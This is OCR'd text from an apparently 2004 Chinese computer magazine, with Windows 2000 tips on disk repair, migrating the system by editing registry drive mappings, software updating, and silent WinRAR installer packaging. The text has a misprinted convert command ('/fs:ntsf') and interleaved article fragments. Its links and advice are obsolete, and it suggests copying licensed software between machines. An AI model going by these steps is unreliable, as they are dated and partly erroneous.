今天在为一客户解决系统更新问题时，偶然发现：在安装了最新的安全补丁后，Windows 2000也可以使用证书功能了。以往对于如何在Windows 2000下屏蔽ActiveX安装窗口的问题，我一般都建议客户采用修改host文件或安装外挂软件(比如SpywareGuard)的办法，现在终于可以和Windows XP一样，将其添加到不受信任证书中去了。不过由于我今天更新了多个补丁，一时没有搞清楚到底是哪个补丁起到了这个作用。回到公司后，对最近微软发布的补丁进行一一验证后发现，原来是四月份MS安全公告中的KB835732补丁，它的下载地址是：http://download.microsoft.com/download/1/0/4/104ab4fe-660d-4d6d-b50a-ea4491dd7fb2/Windows2000-KB835732-x86-CHS.EXE，安装前最好先安装Windows 2000 SP4。

4月21日 修复了一个有坏道的硬盘

Sanny今天一早就把我堵在电梯里，因为她的电脑最近经常蓝屏死机，让我帮她解决一下。进入电脑系统，首先

打开"控制面板→管理工具→事件查看器→系统日志",发现里面有不少关于"disk"的红色错误叉号。双击打开后,"描述"栏写着\Device\Harddisk0 有坏块。接着又在"命令提示符"中用"chkdsk C:/r"命令进行磁盘的扫描和错误修复,但由于C是系统分区,所以提示现在无法进行,下一次启动时将执行这个命令。重启后系统在未进入Windows时进行了磁盘扫描,结果说有几百KB的坏簇,看来硬盘出现了坏道才造成蓝屏故障。

Sanny的硬盘是迈拓的,于是到该厂商的网站下载了一个PowerMax诊断程序(下载地址:http://file2.mydrivers.com/disk/maxtor-powermax409.exe,这是一个迈拓硬盘专用的检测工具,可以检测出硬盘是否存在坏道、坏扇区、分区格式化错误等问题,而且还具有修复、低格等功能),接着运行这个程序制作了一张检测软盘,用它启动电脑,并选择了全面检测硬盘,大约花了半个小时时间,检测完成后,报告有错误并询问是否修复,选择修复后,很快程序报告修复完成。再次使用"chkdsk C:/r"检查磁盘,坏道神奇地消失了。

总结一下,这次修复硬盘坏道的经验有以下几点:

1.硬盘有坏道后,很容易造成系统经常出现蓝屏错误。

2.硬盘厂商都提供有类似的硬盘诊断工具(在http://www.mydrivers.com/cgi-bin/disk/602,1.htm可以得到),用它们可以检测并发现硬盘潜在错误,并且还具有一定的修复能力。至于为什么硬盘诊断工具可以修复硬盘坏道,我的同事认为可能是程序屏蔽掉了坏道,或者所出现的坏道并非物理坏道。

3.据我的经验,普通用户最好不要使用什么所谓的硬盘坏道修复软件,虽然它们的说明都很强悍,也可能会奏效,但也经常会失败,甚至导致硬盘整个报废,我在国内一家专门出售此类软件的论坛中看到,有不少用户对此进行了抱怨。如果通过上面的方法不能解决问题,那么最好送回厂商那里维修。

4.许多人可能会选择低格的方式来修复硬盘坏道,但我认为最好别用,至于为什么,可以看看《硬盘出现坏道千万不要随意低格》这篇文章(http://www.cz-computer.com/fixhard/hd/20030516/2002051602.htm)。

CF [XT10]

《你不再是我的惟一——制作万能克隆文件》补遗

■CFan 小特

本刊第6期的《你不再是我的惟一——制作万能克隆文件》及第8期的《一键搞定系统恢复与备份——史上最完美的一键恢复/备份系统》受到了很多读者的关注,但有一些问题文中没有交待,所以这里再为大家补充部分内容。即使你不想制作该克隆文件,但也可以从本文学到如何在不破坏隐藏分区的情况下,对硬盘重新分区。

一、《你不再是我的惟一——制作万能克隆文件》补遗

1.用该文中的方法制作GHO文件是一种非常方便的制作方法,但毕竟不能适用于所有电脑,所以在某些电脑上可能会出现问题。除该文作者外,小特也咨询了另外一个长期使用这种万能GHO文件的读者(该读者为电脑销售JS^0^),已经用这种方法安装了几十台电脑,并未出现问题,所以这种方法还是具有很强的通用性的。

2.如果你水平够高,并不一定要用文中所提到的"一步到位Ghost自动备份还原光盘"来制作还原光盘,你完全可以自定义一张Ghost恢复光盘。

二、《一键搞定系统恢复与备份——史上最完美的一键恢复/备份系统》补遗

在已经制作好的一键备份/恢复电脑上,有的朋友可能还需要使用FDISK对其进行重新分区。下面就来介绍一下具体的操作方法。

Step 1 从ftp://ftp1.fkkt.uni-lj.si/bootdisks/bootme.exe下载Windows Me启动盘。

Step 2 用该启动盘引导,运行FDisk,出现主菜单后,按4选择第4项"Display partition information",这时会看到一个卷标为"IBM_SERVICE"的Non-DOS分区(在之后的操作中我们既不能激活该分区,也不能删除它)。

Step 3 回到主菜单,按3选择"Delete partition or logical dos drive",这时就会弹出删除分区类型的选项,按照"4→3→2→1"的顺序依此删除非DOS分区(注意如果只有卷标为"IBM_SERVICE"的分区,则不要删除)、逻辑分区、扩展分区及主分区。

Step 4 按照一般的方法或参考本刊2003年第18期《磁盘分区"教育委员会"》介绍的方法完成后面的分区操作,只是要注意不要把"IBM_SERVICE"分区激活。

另外,有的朋友反映没办法从IBM的网站下载一键程序,但经过小特测试还是可以下载的,对于无法下载的读者,可以从http://www.newhua.com/cfan/200408/d2dfdzip.exe处下载。

可能很多朋友在没有软驱的电脑上制作一键备份/恢复系统,那么应该怎么操作呢?首先从网上下载文中提到的boot.exe文件,然后用WinRAR解压缩该文件,这时就会得到一个文件名为1.IMA的文件,接着从http://nj.onlinedown.net/down/vfloppy.rar处下载虚拟软驱软件,用"启动设置"栏中的"选择映像文件的路径"按钮,选择1.IMA,在"显示文本"中输入"一键备份/恢复制作盘",点击"应用"即可。然后再重启电脑后,就可以直接使用了。

CF [XT11]

看点 如果能在硬盘的另一个分区上（或是新硬盘上）复制出一模一样的操作系统，用来测试各种软件，将是一件方便而愉快的事情。你可能会想到使用Ghost等克隆软件来完成这个工作，但实验告诉我们：这样做将引起很多故障，并不可行。难道非要重装系统，花时间安装很多软件吗？完全没有必要！

Windows也是迁徙的鸟



——不用软件把Windows 2000彻底搬家到新分区

■ 黄迎 阿力

不用第三方软件的3大理由

看到这个题目，大家肯定会奇怪为什么不用Powerquest Disk Image、Drive Copy或Norton Ghost这样的镜像软件。没错，它们都是非常好的软件，但缺点也十分明显，以下是放弃它们的理由：

1.避免引起盘符映射故障

你可能希望得到一个更为灵活的系统——把一个操作系统复制到多个分区上，一个专门用来测试各类软件，一个专门用来玩游戏等。如果用克隆软件制作镜像文件，然后恢复到其他分区，就很容易引起盘符映射的问题，或是登录问题——登录系统后自动注销，让你重新登录……如此反复。我们的方法将不会出现上述故障。

2.挽救第三方软件无能为力的硬盘

当硬盘出现一些硬件问题，而操作系统还可以正常进入时，很多第三方克隆软件将无法使用，比如PartitionMagic就会报出“108号分区错误”的提示。在这种情况下，可以用下文中的方法把整个系统移到一块完好的硬盘上，挽救数据文件的同时，也不必重装系统。

3.省去大体积的镜像文件

要克隆系统，似乎就一定要做一个镜像文件，我们介绍的方法省去了这个麻烦，节省了有限的硬盘空间。同时，克隆软件也不是哪里都有，本方法也是解决燃眉之急的替代品。

> 小提示
>
> 尽管这个解决方案已经经过测试，但还是有一定风险。请在操作之前还是先备份好重要数据文件。

准备工作

1.准备分区

本文中将会出现三个操作系统，它们位于三个不同分区：工作的操作系统是上面提到的应急操作系统（盘符任意）；源分区是你准备复制的分区（本文中盘符为E）；目标分区是你准备好用来克隆的操作系统所在分区（本文中盘符为G）。目标分区的容量通常要比源分区操作系统的体积大。

2.注意事项

(1)要求源分区及目标分区都要为NTFS文件系统。

(2)准备进行复制的操作系统要保证一切正常：可以看到所有磁盘分区，可以正常地打开管理工具、管理控制台（MMC）和磁盘管理器。这就是我们移植时候的源分区操作系统。

(3)用于复制工作的应急操作系统，至少要有1GB的容量。要注意，这个分区里的Windows 2000需要能够正常引导，不要含有多余的软件驱动或是网络设置。你要拥有管理员权限。万一源分区操作系统崩溃时，这个备份的操作系统就能用来让你登录和备份你的数据。

3.思路

我们将启动应急操作系统，将源分区的所有内容复制到目标分区，然后通过修改注册表文件，使得两个操作系统的盘符不会出现混乱，最后保证两个系统都可以正常启动。

搬家行动开始

在下面步骤中，源分区是包含了装有各种软件的操作系统，盘符为E，目标分区设为G。注意：这里所说的E和G指是源分区操作系统中的E和G。如果你不清楚哪两个盘符才是我们需要的，请先启动源分区的操作系统，在“我的电脑”中找到源分区和目标分区的盘符，把它们记在纸上，以免计错。

Step 1 复制系统文件

启动应急操作系统，然后到http://www.newhua.com/cfan/200410/scopy.exe下载scopy.exe这个软件，在命令提示符窗口中输入“scopy e:*.* g: /o /a /s”并回车。等候一段时间，整个操作系统就复制到目标分区了。复制完毕后，将源分区中\WINNT\system32\config目录下所有文件复制到目标分区中\WINNT\system32\config目录下，当被询问“是否替换源文件”的时候，选择“确定”。

> 小提示
>
> 在使用scopy.exe之前，源分区和目标分区要求都是NTFS文件系统。如果不是，请用“convert e: /fs:ntsf”命令进行转换（其中“e:”表示要转换的分区盘符）。

Step 2 编辑boot.ini文件

从应急操作系统启动，在系统启动分区（通常是C盘）的根目录的boot.ini文件中添加新的操作系统项目（见图1），指向我们即将安装的操作系统分区（G盘）。注意：本文中的目标分区是在第二块硬盘上，所以启动项中“rdisk”后面括号里是“1”，表示第二块硬盘。这里请根据您的实际情况修改。




图1 本例中添加的内容为:multi(0)disk(0)rdisk(1)partition(2)\WINNT="Microsoft Windows 2000 Rescue on IBM:EXTRA" /fastdetect

▶▶▶ 火速链接

有关boot.ini文件的设置方法，请参看本刊2003年17期《让启动菜单实现“四个现代化”》一文。

Step 3 加载临时配置单元

还是在应急操作系统中，在“运行”窗口输入“Regedt32”，回车后进入注册表编辑器工具。我们来修改新操作系统的系统盘符的映射。选中“HKEY_USERS”，我



图2

们将在这里面添加一个新的操作系统的注册信息。打开“注册表→加载配置单元”(见图2)，在弹出对话框中找到目标分区(这里是G盘)中\WINNT\system32\config目录下的SYSTEM文件，选择“打开”。在对话框中键入临时加载配置单元的项目名字（见图3），如“temp”。




图3

小提示

这一步一定要选择目标分区中的SYSTEM文件，不要误选成源分区中的文件，否则会遭到拒绝。

Step 4 备份盘符映射

选中“MountedDevices”，在右边的窗口会找到以盘符“E:”和“G:”开头的两项，双击这两项，把它们的值复制到记事本中（见图4）。然后再删除注册表编辑器中“E:”和“G:”开头的这两项。

Step 5 交换盘符映射

在删除后，打开菜单中的“编辑→添加数值”，数值名称就是刚才删除的“\DosDevices\E:”,并改变



图4

数据类型为二进制（见图5）。



图5

接着，在弹出的对话框中，交换二进制值。也就是说，从记事本中将“\DosDevices\G:”的二进制值复制到新建的“\DosDevices\E:”中（见图6）。



图6

相反地，新建一个“\DosDevices\G:”值，从记事本中将原来“\DosDevices\E:”的二进制值复制到新建的“\DosDevices\G:”中。这样，新的系统已经就移植过去了，和原来的操作系统几乎没有两样！

Step 6 卸载配置单元

现在，选中“temp”项，从“注册表”菜单中卸载这个临时的配置单元，选择“确定”并关闭注册表编辑器（见图7）。




图7

Step 7 重启

重启电脑，在多启动菜单中选择我们添加进去的新系统选项，进入新的操作系统，你会看到新的系统已经和原来的系统一模一样了。

小编有话说：完成上面操作后，你应该能够访问旧的（源分区上）和新的（目标分区上）的系统，它们就像两个双胞胎（第三个分区的是以防万一的备份操作系统）一样。如果原来的操作系统出现问题，你完全可以删除它，因为它的“同胞兄弟”早已经顶替上来了。 CF [XT12]

到底应该不应该升级？为什么要升级？怎么升级？

见异思迁的学问

——软件更新经验谈

■河南 忍耐

对于大多数软件来说，其作者都会不时推出新版本以增强软件功能，提高运行的稳定性，修正使用中出现的BUG。不过对于我们用户来讲，面对不断到来的"更新提示"，就需要冷静一番了：到底该不该升级？升级中要注意些什么？又要备份些什么？这些都要做到心中有数。

升与不升，这是一个问题

1.这些东东必须升

(1)杀毒软件的病毒库：由于目前大多数杀毒软件都有自动升级的功能，所以只要连上网，就可以方便地在线升级病毒库了。

(2)微软发布的安全补丁：Windows作为一种操作系统，自然更需要对它重点"照顾"，有关Windows更新的种种问题，请参考本刊2004年第7期《紧跟微软的步伐——Windows补丁下载、批量安装、局域网分发一条龙》一文。

(3)系统组件的升级：Windows的系统组件或微软相关软件(如IE、Office、Windows Update、Windows Media Player、Outlook Express等)发布的Service Pack，尽管我们平时可能不使用它们(如用MyMPC来播放多媒体文件、MyIE2来浏览网页)，但很多同类程序的运行都需要它们提供支持(比如MyIE2实际上就是IE内核的浏览器)，所以建议更新这些内容。

(4)硬件驱动程序和"软"驱动：有时我们遇到的系统问题，在安装了最新硬件驱动后都可得到解决，如Intel芯片组的Intel Chipset Software Installation Utility、nVIDIA显卡的nVIDIA ForceWare Drivers、Logitech鼠标的Logitech MouseWare等。而所谓"软"驱动，则是指某些软件运行所需的环境支持，如VB6运行库、JAVA虚拟机、Macromedia ShockWave等。

经验之谈：即时快速地更新硬件驱动程序是非常有必要的，尤其是显卡的驱动程序。不过某些版本的显卡驱动会出现兼容性问题，所以大家需注意该版本是否通过WHQL认证以及是否为官方发布。推荐使用驱动精灵2004(下载地址：http://file2.mydrivers.com/others/DriverGenius2004pre.EXE)，这款软件能够自动识别系统中的硬件(甚至是Windows无法识别的未知设备)，并直接给出驱动程序下载链接(见图1)。



图1 要随时升级软件的数据库(后面会介绍如何设置)，才能保证软件可以检查出是否有最新的驱动

2.给自己一个升级的理由

(1)新版本究竟有哪些改进：更新说明可以在软件的官方主页或软件的What's New文件中查看。如果是修正了某些BUG，则建议更新，毕竟我们需要软件运行得更稳定。如果是软件功能的提升，则考虑该功能是否对我们有用，比如某次更新是"加入了软件的换肤功能"，那就不必着急去更新它。另外建议你在软件官方网站的论坛中看看网友们对新版本的评价。

(2)注意新版的版本信息：对于普通用户来讲，建议在软件发布其正式版时才进行更新，从笔者的使用经验看，很多软件的Beta、RC版本有种种问题，很容易导致系统的不稳定，比如QQ的一些Beta版等，这些版本可以留给那些"小白鼠"(对喜欢追求新版本软件的朋友的"爱称")去实践吧。

(3)我们到底是否需要：如果你不玩游戏，那么可以不必升级DirectX，如果不在电脑上看DVDRip，则也不必升级相关解码器。要知道有些软件的新版本往往比老版本要占用更多的系统资源和磁盘空间。

经验之谈：就笔者经验看，目前很多软件在更新时注重"大而全"，不管用户需要与否，对于这种情况不推荐更新。不过这也要因人而异，比如Nero，对于多数用户来说使用Nero只为刻录光盘，则他们只使用被众多高手誉为"最稳定"的Nero 5.5版，而增加了很多新组件的6.0，则受到了那些偶尔需要对音、视频播放处理、转换的菜鸟们的欢迎。再如ACDSee 6.0，很多人都只用它来看图，但其附加功能却越来越多，启动速度却越来越慢，占用的系统资源也越来越大。所以，如果仅仅用它来看图，那么推荐ACDSee的早期版本，如3.1等，或ACDSee Classic 2.44（下载地址：http://hnpy.onlinedown.net/down/acdseeclassic.exe，汉化补丁：http://sq5.onlinedown.net/down/acdsee2.44.rar)。

软件升级，轻轻松松

1.用 FlashGet 随时获取版本

很多软件的下载地址是固定的，比如我们熟知的 GreenBrowser，不管哪个版本，其下载地址都是 http://www.morequick.com/GreenBrowserGB.zip，这样我们只需利用 FlashGet 的“检查更新”功能，就能快速获得软件的新版本。

Step 1 进入 FlashGet 后，右击左侧窗格的“已下载”，从菜单中选择“新建类别”，这时会弹出“创建新类别”窗口，在“类别名称”中输入“常用软件更新区”，在“默认的目录”下选择一个需要设置的文件夹，比如“G:\software\常用软件更新区”，点击“确定”。

Step 2 当我们在添加常用软件下载项目时，可以按如图 2 所示进行设置，然后进行下载。



图 2　在“类别”中选择“常用软件更新区”，此时“另存到”会自动变为“G:\software\常用软件更新区”

> 小提示
>
> 对于已经下载的文件，可以把它们从FlashGet的“已下载”项中拖拽到“常用软件更新区”下(会询问是否“同时移动已下载的文件”，点击“是”即可)。

Step 3 每过一段时间，打开 FlashGet，点击“常用软件更新区”，按 Ctrl+A，选中所有项目，右击选择“检查更新”，这样如果软件有了新版本，FlashGet 就会自动重新下载。

2.软件自动更新

很多软件都提供了自动更新的功能，只要打开其相应功能即可。比如QQ(在“QQ菜单→系统参数→自动更新设置”项下进行设置)、G-Lock SpamCombat(本刊 2004 年第 3 期《邪与正的对话——垃圾邮件的生与死》介绍的免费防垃圾邮件软件，其新版本增加了自动检查更新功能)、驱动精灵2004(点击菜单中的“设置→详细设置”，勾选“在程序启动的时候检查新版本”)。

> 小提示
>
> 如何获得软件更新信息？
>
> 多数软件的“帮助”菜单中都有“检测最新升级版本”的功能菜单或者软件的主页地址，如果都没有，则可在搜索引擎中输入软件的名称(不要带版本号)进行搜索。

3.软件更新及时报警

尽管有了上面这两个技巧，但还是没办法针对所有软件进行升级监视，下面再介绍一款专门用来监视文件升级的软件。

Check4me 小档案

软件版本:2.02　　软件大小:3.70 MB

软件性质:免费软件　　适用平台:Windows 9x/2000/XP

下载地址:ftp://ftp2.neogie.com/neogie/setup_check4me.exe

软件备注:这款软件可以监视网页、FTP及本地文件/文件夹的改变。这样不仅仅能监视一些软件的更新站点，更可以监视一些下载站点的FTP，而且它还可以帮你监视文件或文件夹是否被别人修改。

实战:监视网络上的软件更新

Step 1 安装并运行软件，在弹出的“Parameters”(参数)窗口中勾选“Start minimized”(最小化打开)，然后直接按下 F2 键保存。

Step 2 这时会打开软件的主窗口，点击左数第二个按钮，打开“items list”窗口，单击此窗口左数第二个按钮，打开设置窗口。

Step 3 按照如图 3 所示的方法添加新的监视项目。



图3　可以根据需要设置每次检查的间隔，按F2保存

Step 4 把软件最小化至系统托盘，这样只要软件更新升级，Check4me 就会及时地告诉你。

软件更新，你别乱来

一旦决定了对某个软件进行更新，你就得考虑一下该怎样更新的问题了。有人可能会说:这还不简单，不就是下载新版本，安装吗？其实不然，这里面还有些学问呢。

1.软件更新的三种方式

安装一款软件，大概可以分成三种方法:自动更新(病毒及网络防火墙软件等)、覆盖安装(指不卸载原版本的软件，将新版软件下载后安装到原版目录下)、全新安装(将

旧版本卸载后，重新安装下载的新版软件）。

2.使用覆盖安装还是全新安装？

笔者建议使用覆盖安装的办法，这样做有几个优点：①可以保存该软件之前的个人设置、参数设置、软件属性等；②安装更方便，一般只要点击“下一步”即可完成安装。③减少注册表中的垃圾。

虽然覆盖安装有很多优点，但有些软件在重大版本升级时，不能采用覆盖安装的方式来更新，虽然比较少见，但还是请大家留意。

经验之谈：在更新视频、音频解码器时，建议采用全新安装方式，使用覆盖安装后遇到问题的现象屡见不鲜。另外，现在有很多集成安装解码器包(如K-Lite Codec Pack等)，安装后可以“通杀”一切视频、音频文件，使用此类软件也应谨慎，对追求稳定的朋友，还是推荐单个解码器分别安装。

3.有一些软件分为ZIP版、安装版、豪华版，到底该更新安装哪个版本？

软件作者考虑到各种用户的需要，为同一软件发布不同的版本的确不错。“ZIP版”是绿色软件，软件所有配置文件都是以本地文件形式加以保存的，不会对系统产生垃圾；“安装版”虽会在系统中注册(如个人设置、密码、注册信息等)，不过普通用户用起来比较顺手。至于“豪华版”则多是在软件安装包中集成了更多功能或更多插件。

还有一种划分方式是根据软件的功能进行分类的，一般分为Lite版、Pro版及Full版，它们的区别分别是Full包含Pro的全部功能，而Full和Pro包含Lite的全部功能。比如大家熟知的Winamp及Foobar就是按这种方式来划分的，相对于Winamp来说，很多人要的就是其“豪华”的功能，而不会在乎其所占用的系统资源，所以推荐使用Winamp的Full版，而对于Foobar，选择Lite版更为适合，这样既能使用软件的多数功能，又能节约系统资源。

小提示

有些软件的安装包是EXE可执行文件的，但其实它用的是WinRAR或WinZip的自解压缩包，只要右击该文件，解压缩后就可直接使用。

4.我要对软件进行全新安装，卸载之前应该备份什么？

(1)用户配置文件和软件设置文件，一般扩展名为CFG、INI、TXT、IDX、LST、DAT。

(2)注册码、CD-KEY、更新ID等，一般扩展名为KEY，或在注册表中搜索与该软件名称相关的项目。

(3)软件插件和皮肤，多数软件的插件都是DLL格式的文件，保存软件在安装目录下的“components”、“Plugin”文件夹中。皮肤文件的保存位置一般比较固定，大多在软件安装目录的“Skin”文件夹里。

你知道吗？

用卸载的方法备份自定义信息

我们在对软件进行卸载时，软件一般会询问是否删除用户配置文件，这时选择“否”，打开软件安装目录，将其中文件备份即可。而有些软件即使不进行询问，也不会卸载一些自定义信息的。

软件升级技巧冲冲冲

1.中文文件夹惹的祸

在安装软件时，尽量不要把软件安装到中文文件夹下，也不要从一个中文文件夹下安装软件。比如当你把FlashGet安装到一个中文名的文件夹时，在IE中使用FlashGet就会出问题。同样，当你将Winamp安装到了一个中文文件夹下，也会出现错误(详见2004年第9期的《神农品软》)。

2.快速升级

很多软件的新版本都仅是更新了其用于执行的EXE主文件，所以只要用新版本中的主文件覆盖老版本即可。

实例：MyIE2及GreenBrowser的快速升级

下载MyIE2(下载地址：http://dl.downloadhosting.com/download/myie2/m2zipcn.zip)或GreenBrowser(以下简称GB，下载地址：http://dl.downloadhosting.com/download/myie2/m2zipcn.zip)的最新ZIP版，解压缩后，把其中的myie.exe(MyIE2)或GreenBrowser.exe(GB)替换相应软件文件夹的同名文件，然后再用新版本的Language\Chinese.ini文件替换MyIE2或GB所在文件夹Language目录下的同名文件即可完成升级。

3.用Full版安装Lite版

虽然大家可以根据需要来选择软件的Full版、Pro版或Lite版，但在不考虑带宽及硬盘空间的情况下，还是推荐大家下载Full或pro版，因为这些版本的安装都是可以定置的。

实例：用Foobar的汉化增强版安装Foobar的Lite版

常用软件升级指南

软件名称	可备份的文件/文件夹	升级方案
QQ	号码文件夹(记录聊天记录、个人设置)、IMScene(聊天场景)、ShareFilesTemp(断点续传文件信息)、skins(皮肤)、图片收藏夹(收藏的图片)	覆盖安装
WinRAR	在软件中依次选择“选项→导入/导出→导出设置到文件”，WinRAR就会把对软件的设置导出为Settings.reg文件，同时我们再备份Rarreg.key(保存Winrar的注册信息)	覆盖安装
Foobar2000	文件夹：components(保存所有插件)、Equalizer Presets(保存均衡器设置信息)、playlists(保存默认播放列表)、configs(保存界面设置等信息)，文件：foobar2000.cfg(保存个人设置信息)	全新安装(有些插件运行在新版本中会出问题)
HyperSnap-DX	在HyperSnap-DX中运行“帮助→注册和授权”命令打开“授权信息窗口”，单击“备份此授权”按钮，选择备份路径后单击确定即可	覆盖安装
FlashGet	文件：*.jcd(数据库文件)、favorites.fgb(站点管理收藏夹)	覆盖安装

自制绿色软件 打造最傻瓜的软件安装包

■ 河北 笨笨狗 河北 赵士源

看点 ①手把手教你制作准绿色软件,它不会在安装时产生任何垃圾文件,而且还能制作更好的反安装程序,卸载时全面从系统中清除软件相关信息,不留任何垃圾。②打造只要双击就能完成安装的软件包,特别适合送给菜鸟使用。

面对菜菜鸟——那种连安装软件都不会的菜鸟，作为一个高手如何帮助他们安装软件就成了一个大问题，尤其是MM,如何让她们简单地安装软件是每个GG都很头痛的事。很多高手会希望自己安装的软件不要在系统中产生任何垃圾文件，或在安装软件时，能够控制系统垃圾的产生。这一切问题都要求我们——打造准绿色软件安装包。

准绿色软件安装包的优点有:①制作简单,看完本文只要几步就可以制作完成准绿色软件安装包;②升级维护方便,因为对安装的文件、添加的注册表键值会很清楚，所以软件升级维护起来相当简单;③安装简单,只要双击图标就可完成安装;④轻松反安装软件，只要运行一个注册表文件，然后删除相应的文件夹即可。

制作准绿色软件

1．从其他电脑中快速获得“绿色”软件

我们得到绿色软件的最快方法就是从其他电脑中获得,方法很简单:把软件安装目录拷贝过来即可直接使用了,但有些程序会要求你进行注册(如何得到注册部分内容可以参考后面的内容)。

下载Foobar2000 0.8汉化增强版(下载地址:http://jsnetcom.onlinedown.net/down/foobar.plus.exe),当安装进行到“选定组件”时，选择“最小”即可(见图4)。



图4 只有用“最小”安装，你才能真正体会到为什么很多人抛弃了Winamp，而选择了Foobar2000

4.只升插件不升软件

对于某些软件，我们可以只升级它的插件，而不必非要升级主程序。

实例:让ACDSee 5.0拥有6.03的速度

新版的ACDSee 6.03加快了图片浏览的速度，但其占用资源还是过大，所以很多朋友还是在使用5.0，这时可以先安装ACDSee 6.03，再安装ACDSee 5.0，然后再把ACDSee 6.03所在的文件夹删除(不要卸载)。完成后，再打开一些大图片，就可以明显感到速度加快了。

小提示

由于ACDSee的插件目录是共享的,即所有版本都在同一文件夹下，一般为C:\Program Files\Common Files\ACD Systems\PlugIns2,所以用这个功能可以让ACDSee 5.0使用6.03的插件,比如其中的IDE_acdstd.apl(标准插件,浏览BMP、TIF、JPG等图像时使用)、CX_HTML.apl(制作HTML像册的插件)、CX_Dfinder.apl(插找重复文件的插件)等。

5.绿色软件

有些软件并不需要安装，你只要从别人的电脑中拷贝一份就可以升级了。这样的常用软件有很多，要注意这里的软件有些需要你重新注册才能使用。

常用绿色软件

软件名	介绍
AsciiArtViewer	看NFO文件的软件
xnview	只要有主文件就可以看图的软件
Total Command	强大的文件管理器软件
UltraFXP	FTP客户端软件
FlashGet	知名的下载软件
FlashFXP	FTP客户端软件
Acrobat 5.0	看PDF电子书软件
UltraEdit	十六位编辑器
Winamp	音、视频播放器
WinRAR	压缩软件
Foobar2000	音频播放器
Photoshop	图片制作软件
Foxmail	邮件客户端软件
DreamMail	邮件客户端软件
MyIE2	知名的网页浏览软件
GreenBrowser	知名的网页浏览软件
QQ	地球人都知道^O^
Dreamweaver	网页制作
Flash	Flash制作
Firework	图片制作
ACDSee	图片浏览
EmEditor	文件编辑

小编有话说:如果你是高手，那么最好为你的电脑安装一个GoBack，就小特所知，这东东已经挽救了N多只“小白鼠”了。如果你是个高手，那么建议你看看本页的《自制绿色软件 打造最傻瓜的软件安装包》一文。 CF [SY01]

小提示
● 当你重装完系统后，可以直接使用前一次安装过的程序。

2.从软件安装包中直接获得

有些软件是用WinRAR制作的压缩包，只要将其解压缩就可以直接使用了。

3.用Windows优化大师制作绿色软件包

对于一些已经安装好的软件，如果想制作成绿色软件安装包，就需要借助Windows优化大师的智能卸载功能了。

Step 1 从http://nj.onlinedown.net/down/wom.exe处下载最新版的Windows优化大师(以下简称优化大师)。

Step 2 运行优化大师，点击窗口左侧的"系统清理维护→软件智能卸载"，这时软件会进入智能卸载界面。从上侧的窗口中选择需要卸载的软件，然后点击"分析"，完成分析后找到"说明"为"注册表信息"的项目。

Step 3 不要关闭优化大师，打开"注册表编辑器"，找到优化大师中"注册表信息"下的对应项(见图1)，选择菜单中的"注册表→导出注册表文件"，进行几次操作后，导出所有的注册表键值，将它整合为一个zhuce.reg文件。点击"卸载"按钮，将软件卸载。



图1 优化大师的智能卸载功能可以列出与该软件相关的所有程序

小提示
● ★合并注册表文件的方法可以参考本刊2004年第1期的《其实你不懂我的心——由0晋身200%注册表高手》一文。
● ★在你制作好REG文件后，可以制作一个用于反安装的REG文件Uninstall.reg，用于删除这些添加的键值，具体的制作方法也可以参考《其实你不懂我的心——由0晋身200%注册表高手》一文。

Step 4 进入优化大师安装文件夹下的Backup\UninstallFiles文件夹，找到以卸载软件的名称命名的子目录(比如你卸载的软件叫Qboy，则找到Qboy子目录)，将该目录下的所有文件复制到另一个文件夹下，并把刚才制作的两个注册表文件也保存到此文件夹下。

制作绿色软件安装包

软件是做完了，但有些菜鸟水平还是有点低，连拷贝都不会，所以接下来要做的就是为这款软件制作安装包，让菜鸟只要双击就能运行。

实战:制作FlashGet的安装包

实战分析:用WinRAR的自解压功能，把刚才制作的准绿色软件(以FlashGet为例)制作为自动安装包。

Step 1 进入已经制作为绿色软件的FlashGet文件夹，用Ctrl+A选中所有文件，点击右键，选择"添加到压缩文件"。

Step 2 勾选"常规"标签下的"创建自解压格式压缩文件"，修改"压缩文件名"为"Flashgetinst.exe"(不含引号)。

Step 3 点击"高级"标签下的"自解压选项"按钮。

Step 4 这时会弹出"高级自解压选项"，在"解压路径"下填入"FlashGet\"(不含引号)，然后勾选"在'Program Files'中创建"。

小提示
● 如果你觉得把软件安装到系统分区比较占用资源，则可在这里设置其他路径，但要保证一定要有分区。

Step 5 在"安装程序"下的"解压后运行"中输入"Regedit /S %systemdrive%\PROGRA~1\FlashGet\zhuce.reg"(不含引号)

小提示
● zhuce.reg是前面用注册表优化大师制作的注册表文件，此步用来完成软件的注册。

Step 6 点击"高级"标签下的"添加快捷方式"，然后在"在哪里创建"中选择"开始菜单/程序"，在"源文件名"中输入"flashget.exe"，在"目标文件夹"中输入"flashget\"，"快捷方式名"中输入"FlashGet"，点击"确定"。

Step 7 点击"模式"标签，选择"全部隐藏"及"覆盖所有文件"，最后点击两次"确定"完成制作。

现在我们的绿色软件安装包已经制作完成，双击FlahGetinst.exe就能安装FlashGet了，需要注意，运行该程序后，屏幕不会有任何提示，此时最好不要运行任何程序，静等一会儿，以便完成软件的安装。

小提示
● ★你可以把这些软件制作成光盘，这样你可以把光盘给菜鸟，他需要使用什么软件，直接双击就可以完成软件安装了。
● ★需要删除软件时，只要把软件解压缩，运行里面的注册表反安装文件Unintstall.reg，然后删除软件所在目录即可。

CF [SY02]

超小巧的播放器：暴风影音专用优化迷你播放器

问：自从看了CFan，我开始使用My MPC·暴风影音，发现它非常好用，但美中不足的是其启动速度实在有点慢，而且占用的系统资源也有点大。另外它在播放音频文件时，控制起来也有些不方便，还有没有它的替代品呢？

